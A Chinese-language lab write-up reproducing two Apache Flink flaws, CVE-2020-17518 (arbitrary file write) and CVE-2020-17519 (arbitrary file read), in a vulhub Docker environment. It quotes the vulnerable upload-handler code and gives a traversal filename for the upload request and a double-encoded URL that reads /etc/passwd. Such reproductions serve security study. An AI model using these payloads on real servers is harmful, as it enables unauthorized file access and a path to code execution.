漏洞复现

Apache Flink 是高效和分布式的通用数据处理平台，由Apache软件基金会开发的开源流处理框架，其核心是用Java和Scala编写的分布式流数据流引擎（简单来说，就是跟spark类似）。Flink 具有监控 API，可用于查询"正在运行的jobs" 和 "最近完成的jobs" 的状态和统计信息。该监控 API 被用于 Flink 自己的 dashboard，同时也可用于自定义监控工具，默认监听在8081端口。

该监控 API 是 REST-ful API, 即接受 HTTP请求，并响应JSON格式的数据

监控 API 中有一个API是 /jars/upload，其作用是将一个jar上传到集群。该jar必须作为多部分数据发送。确保“ Content-Type”标头设置为“ application / x-java-archive”，因为某些http库默认情况下不添加标头。可以通过curl上传jar文件

```
'curl -X POST -H "Expect:" -F "jarfile=@path/to/flink-job.jar"
http://hostname:port/jars/upload'
```

Flink 1.5.1引入了REST API，但其实现上存在多处缺陷，导致任意文件读取（CVE-2020-17519）和任意文件写入（CVE-2020-17518）漏洞。

漏洞环境

此处利用vulhub的环境进行复现，新建docker-compose.yml

```
version: '2'
services:
 flink:
   image: vulhub/flink:1.11.2
   command: jobmanager
   ports:
    - "8081:8081"
    - "6123:6123"
```

CVE-2020-17518

漏洞概述

Apache Flink 1.5.1引入了REST处理程序，该处理程序允许通过经过恶意修改的HTTP HEADER将上传的文件写入本地文件系统上的任意位置。

CVE-2020-17518攻击者利用REST API，可以修改HTTP头，将上传的文件写入到本地文件系统上的任意位置（Flink 1.5.1进程能访问到的）。

文件上传位于`org.apache.flink.runtime.rest.FileUploadHandler#channelRead0`中。

```
protected void channelRead0(ChannelHandlerContext ctx, HttpObject msg) throws Exception {
    try {
        if (msg instanceof HttpRequest) {
            HttpRequest httpRequest = (HttpRequest)msg;
            LOG.trace("Received request. URL:{} Method:{}", httpRequest.getUri(), httpRequest.getMethod());
            if (httpRequest.getMethod().equals(HttpMethod.POST)) {...} else {
                ctx.fireChannelRead(ReferenceCountUtil.retain(msg));
            }
        } else if (msg instanceof HttpContent && this.currentHttpPostRequestDecoder != null) {
            LOG.trace("Received http content.");
            RestServerEndpoint.createUploadDir(this.uploadDir, LOG,  initialCreation: false);
            HttpContent httpContent = (HttpContent)msg;
            this.currentHttpPostRequestDecoder.offer(httpContent);

            while(httpContent != LastHttpContent.EMPTY_LAST_CONTENT && this.currentHttpPostRequestDecoder.hasNext()) {
                InterfaceHttpData data = this.currentHttpPostRequestDecoder.next();
                if (data.getHttpDataType() == HttpDataType.FileUpload) {
                    DiskFileUpload fileUpload = (DiskFileUpload)data;
                    Preconditions.checkState(fileUpload.isCompleted());
                    Path dest = this.currentUploadDir.resolve(fileUpload.getFilename());
                    fileUpload.renameTo(dest.toFile());
                    LOG.trace("Upload of file {} complete.", fileUpload.getFilename());
                } else if (data.getHttpDataType() == HttpDataType.Attribute) {
                    Attribute request = (Attribute)data;
```

其中fileUpload和filename均可控，造成跨目录


```
while(httpContent != LastHttpContent.EMPTY_LAST_CONTENT && this.currentHttpPostRequestDecoder.ha
    InterfaceHttpData data = this.currentHttpPostRequestDecoder.next();  data: "content-disposit
    if (data.getHttpDataType() == HttpDataType.FileUpload) {
        DiskFileUpload fileUpload = (DiskFileUpload)data;  fileUpload: "content-disposition: for
        Preconditions.checkState(fileUpload.isCompleted());
        Path dest = this.currentUploadDir.resolve(fileUpload.getFilename());  dest: "/tmp/flink-
        fileUpload.renameTo(dest.toFile());  dest: "/tmp/flink-web-031e37b0-0c7c-4086-a56b-0c6ed
        LOG.trace("Upload of file {} complete.", fileUpload.getFilename());  fileUpload: "conte
```

影响版本

Apache:Apache Flink: 1.5.1 - 1.11.2


复现

1.访问http://ip:8081，找到Submit New Job的Add New上传一个jar包，随意文件后缀修改为jar即可(jar包可以为空)，然后抓包




2.抓到 jars/upload 的HTTP请求包,通过任意文件上传在/tmp目录下上传一个文件

../是为了方便切换路径，因为我们不知到当前的路径是什么，所以可以使用../切换到根目录。



3.令filename=../../../../../../tmp/[文件名]



4.进入容器,发现文件已经成功上传

5.之后的文件执行,需要通过jar包进行,因为fink对jar本就有submit执行功能

而文件读取可以配合cve-2020-17519进行读取

CVE-2020-17519

漏洞概述

Apache Flink 1.11.0中引入的更改（以及1.11.1和1.11.2中也发布）允许攻击者通过JobManager进程的REST接口读取JobManager本地文件系统上的任何文件。访问仅限于JobManager进程可访问的文件。

影响版本

Apache:Apache Flink: 1.11.0, 1.11.1, 1.11.2

复现

1.可以尝试读取/etc/下的passwd文件,%252f为/的两次url编码

```
http://[ip]:[端口(一般
8081)]/jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f.
.%252f..%252f..%252f..%252fetc%252fpasswd
```